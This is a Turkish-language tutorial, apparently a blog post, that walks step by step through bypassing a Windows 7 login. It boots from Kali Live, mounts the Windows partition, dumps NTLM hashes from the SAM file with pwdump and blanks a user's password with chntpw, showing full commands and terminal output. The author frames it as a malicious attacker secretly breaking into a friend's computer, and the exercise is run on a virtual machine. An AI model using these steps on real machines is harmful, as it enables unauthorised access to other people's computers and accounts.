

SAM Dosyasını Manipule Etme

(+) Bu yazı birebir denenmiştir ve başarıyla uygulanmıştır.

Gereksinimler

Windows 7 Home Premium
Kali Live 2016

// Hedef Sistem
// Hedef Sistemi Boot Edecek İşletim Sistemi

Diyelim ki bir arkadaşımız Windows makina kullanıyor olsun ve Windows sistemine kullanıcı adı - şifre bilgileriyle giriş yapabiliyor olsun. Biz de kötü niyetli bir saldırgan olarak arkadaşımızın bilgisayarını fırsat bulduğumuzda Kali Live CD'si ile boot edelim ve SAM dosyasını çekip arkadaşımızın hesabının şifresini SAM dosyasından null'layalım. Bu işlemi yaptığımız takdirde arkadaşımızın bilgisayarını normal başlattığımızda Windows'a onun hesabı ile şifresiz giriş yapabilmış olacağız. Yani offline hacking yöntemiyle hedef makinaya izinsiz giriş yapabilmış olacağız.

Not: Bu yönteme göre SAM dosyasında yapılan değişiklikler SAM dosyasına overwrite edilmektedir. Windows 8 ve öncesinde offline moddayken SAM dosyası writable olduğu için kullanıcı şifresini null'lama değişikliği SAM dosyasına overwrite edilebilmektedir. Ancak Windows 10'larda offline moddayken SAM dosyası read-only olduğu için kullanıcı şifresini null'lama değişikliği SAM dosyasına overwrite edilememektedir. O yüzden SAM dosyasını manipule etme işlemi Windows 10'larda işe yaramazken Windows 8 ve öncesinde işe yaramaktadır.


Bahsedilen senaryoyu tatbik etmek için arkadaşımızın sistemi olarak Windows 7 yüklü sanal bir makina kullanılacaktır. Bu sanal makina Kali Live CD'si ile boot edilerek senaryo işletilecektir. Nihayetinde SAM dosyası manipule edilerek şifreli erişime sahip Windows 7'ye şifresiz erişim sağlanacaktır.

İlk olarak hedef sistemin şifreli olduğunu gösteren şu ekrana bir bakalım.




(Şifre : cem92)


Görüldüğü üzere arkadaşımızın sistemi şifreli erişime sahiptir. Şimdi sisteme Kali Live 2016 CD'sini takalım.



Ardından sistemi başlatalım. Ekranı gelen seçim ekranından Kali Live (forensic)'i seçelim.



Kali Live sistemi ekrana gelecektir.



Şimdi Windows partition'ını tespit etmek için fdisk'i kullanalım.

- > setxkbmap tr
- > fdisk -l


```
root@kali:~# setxkbmap tr
root@kali:~# fdisk -l
Disk /dev/sda: 20 GiB, 21474836480 bytes, 41943040 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0xfe4b25d9

Device Boot Start End Sectors Size Id Type
/dev/sda1 * 2048 206847 204800 100M 7 HPFS/NTFS/exFAT
/dev/sda2 206848 41940991 41734144 19.9G 7 HPFS/NTFS/exFAT

Disk /dev/loop0: 2.4 GiB, 2556620800 bytes, 4993400 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
root@kali:~#
```

/dev/sda2 partition'ı boyut itibariyle Windows dosyalarını içerdiğini bariz şekilde göstermektedir. O halde /dev/sda2'yi /root dizinine mount edelim.


```
> mount /dev/sda2 /root
```



```
Windows 7 Home Premium [Running] - Oracle VM VirtualBox
Applications Places Terminal Mon 15:47
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# mount /dev/sda2 /root
root@kali:~#
```

Sonra SAM dosyasına doğru gidelim.


```
> cd /root
> cd Windows/System32/config
```



```
Windows 7 Home Premium [Running] - Oracle VM VirtualBox
Applications Places Terminal Mon 15:49
root@kali: ~/Windows/System32/config
File Edit View Search Terminal Help
root@kali:~# cd /root
root@kali:~# cd Windows/System32/config
root@kali:~/Windows/System32/config#
```

Olayı izah etmek için pwdump ile Windows hesabının şifresini görüntüleyelim:

```
> pwdump SYSTEM SAM
```



```
Windows 7 Home Premium [Running] - Oracle VM VirtualBox
Applications Places Terminal Mon 15:50
root@kali: ~/Windows/System32/config
File Edit View Search Terminal Help
root@kali:~/Windows/System32/config# pwdump SYSTEM SAM
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6c fe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6c fe0d16ae931b73c59d7e0c089c0:::
hefese:1001:aad3b435b51404eeaad3b435b51404ee:857f55abfd38b67ef73b9491d261133f:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:b3e9850295a821ec5c742c22ed1cb74f:::
root@kali:~/Windows/System32/config#
```

Görüldüğü üzere hedef sistemdeki hefese kullanıcısının bir NTLM hash'i vardır. Biz şimdi chntpw tool'u ile SAM dosyasındaki bu NTLM şifresini NULL yapacağız. Böylece sistemi normal bir şekilde boot ettiğimizde arkadaşımızın hefese hesabına şifre girmeden giriş yapabilmış olacağız. Şimdi chntpw tool'u ile SAM dosyasındaki hesapları bir görelim.

```
> chntpw -l SAM
```

```
Windows 7 Home Premium [Running] - Oracle VM VirtualBox
Applications Places Terminal Mon 15:55
root@kali: ~/Windows/System32/config

File Edit View Search Terminal Help
root@kali:~/Windows/System32/config# chntpw -l SAM
chntpw version 1.80 148201, (c) Petter N Hagen
Hive <SAM> name (from header): <\\SystemRoot\System32\Config\SAM>
ROOT KEY at offset: 0x001020 * Subkey indexing type is: 666c <lf>
File size 262144 [40000] bytes, containing 5 pages (+ 1 headerpage)
Used for data: 237/17624 blocks/bytes, unused: 11/2696 blocks/bytes.

RID |----- Username -----| Admin? | Lock? --|
| 01f4 | Administrator             | ADMIN | dis/lock |
| 01f5 | Guest                     |       | dis/lock |
| 03e9 | hefese                    | ADMIN |          |
| 03ea | HomeGroupUser$           |       |          |
root@kali:~/Windows/System32/config#
```

Ardından chntpw tool'u ile hefese hesabının NTLM hash'ini null'layalım.

> chntpw -u "hefese" SAM

```
Windows 7 Home Premium [Running] - Oracle VM VirtualBox
Applications Places Terminal Mon 15:57
root@kali: ~/Windows/System32/config

File Edit View Search Terminal Help
root@kali:~/Windows/System32/config# chntpw -u "hefese" SAM
chntpw version 1.80 148201, (c) Petter N Hagen
Hive <SAM> name (from header): <\\SystemRoot\System32\Config\SAM>
ROOT KEY at offset: 0x001020 * Subkey indexing type is: 666c <lf>
File size 262144 [40000] bytes, containing 5 pages (+ 1 headerpage)
Used for data: 237/17624 blocks/bytes, unused: 11/2696 blocks/bytes.

===== USER EDIT =====
RID      : 1001 [03e9]
Username : hefese
fullname:
comment :
homedir :

00000220 = Administrators (which has 2 members)
000003e8 = HomeUsers (which has 3 members)

Account bits: 0x0214 =
[ ] Disabled          [ ] Homedir req.      [X] Passwd not req.
[ ] Temp. duplicate  [X] Normal account [ ] NMS account
[ ] Domain trust ac [ ] Wks trust act. [ ] Srv trust act
[X] Pwd don't expir  [ ] Auto lockout  [ ] (unknown 0x08)
[ ] (unknown 0x10)  [ ] (unknown 0x20) [ ] (unknown 0x40)

Failed login count: 0, while max tries is: 0
Total login count: 29

- - - User Edit Menu:
1 - Clear (blank) user password
2 - Unlock and enable user account [seems unlocked already]
3 - Promote user (make user an administrator)
4 - Add user to a group
5 - Remove user from a group
q - Quit editing user, back to user select
Select: [q] >
```

Görüldüğü üzere hefese kullanıcısı üzerinde yapabileceğimiz değişiklikler ekranda madde madde sıralanmıştır. Göze çarpan maddeler hefese kullanıcısının şifresini empty yapma ve hefese kullanıcısını administrator yapma seçenekleridir. Biz hefese kullanıcısının şifresini empty yapma seçeneğini, yani 1 input'unu tercih edelim.

Select: [q] > 1

```
Windows 7 Home Premium [Running] - Oracle VM VirtualBox
Applications Places Terminal Mon 16:01
root@kali: ~/Windows/System32/config

File Edit View Search Terminal Help
(2 - Unlock and enable user account) [seems unlocked already]
3 - Promote user (make user an administrator)
4 - Add user to a group
5 - Remove user from a group
q - Quit editing user, back to user select
Select: [q] > 1
Password cleared!
===== USER EDIT =====

RID      : 1001 [03e9]
Username : hefese
fullname:
comment :
homedir :

00000220 = Administrators (which has 2 members)
000003e8 = HomeUsers (which has 3 members)

Account bits: 0x0214 =
[ ] Disabled          [ ] Homedir req.      [X] Passwd not req.
[ ] Temp. duplicate  [X] Normal account [ ] NMS account
[ ] Domain trust ac [ ] Wks trust act. [ ] Srv trust act
[X] Pwd don't expir  [ ] Auto lockout  [ ] (unknown 0x00)
[ ] (unknown 0x10)  [ ] (unknown 0x20) [ ] (unknown 0x48)

Failed login count: 0, while max tries is: 0
Total login count: 29
** No NT MD4 hash found. This user probably has a BLANK password!
** No LANMAN hash found either. Try login with no password!

- - - User Edit Menu:
1 - Clear (blank) user password
(2 - Unlock and enable user account) [seems unlocked already]
3 - Promote user (make user an administrator)
4 - Add user to a group
5 - Remove user from a group
q - Quit editing user, back to user select
Select: [q] >
```

Böylece hedef hesabın şifresi null'lanmıştır (Bazı hatalar verildiği görülecektir, ancak sorun yoktur). Şimdi yaptığımız değişikliği SAM dosyasına overwrite etmek için önce **q** input'unu kullanalım, ardından **y** input'u ile overwrite'i gerçekleştirelim.

```
Windows 7 Home Premium [Running] - Oracle VM VirtualBox
Applications Places Terminal Mon 16:03
root@kali: ~/Windows/System32/config

File Edit View Search Terminal Help
===== USER EDIT =====

RID      : 1001 [03e9]
Username : hefese
fullname:
comment :
homedir :

00000220 = Administrators (which has 2 members)
000003e8 = HomeUsers (which has 3 members)


Account bits: 0x0214 =
[ ] Disabled          [ ] Homedir req.      [X] Passwd not req.
[ ] Temp. duplicate  [X] Normal account [ ] NMS account
[ ] Domain trust ac [ ] Wks trust act. [ ] Srv trust act
[X] Pwd don't expir  [ ] Auto lockout  [ ] (unknown 0x00)
[ ] (unknown 0x10)  [ ] (unknown 0x20) [ ] (unknown 0x48)

Failed login count: 0, while max tries is: 0
Total login count: 29
** No NT MD4 hash found. This user probably has a BLANK password!
** No LANMAN hash found either. Try login with no password!

- - - User Edit Menu:
1 - Clear (blank) user password
(2 - Unlock and enable user account) [seems unlocked already]
3 - Promote user (make user an administrator)
4 - Add user to a group
5 - Remove user from a group
q - Quit editing user, back to user select
Select: [q] > q

Hives that have changed:
# Name
0 <SAM>
Write hive files? (y/n) [n] : y
0 <SAM> - OK
root@kali:~/Windows/System32/config#
```

Böylece SAM dosyasını manipüle etmiş olduk. Artık sistemi normal boot edip şifre olayına takılmadan arkaşımızın bilgisayarında oturum açabiliriz.



(Şifre sormadan giriyor)

Böylece offline hacking yöntemiyle bir sisteme izinsiz giriş yapabilmış olduk.

Yararlanılan Kaynaklar

Web Penetration Testing in Kali Linux, pg. 161-164

<https://blog.contabo.com/tutorials/reset-rootadministrator-password-linuxwindows/>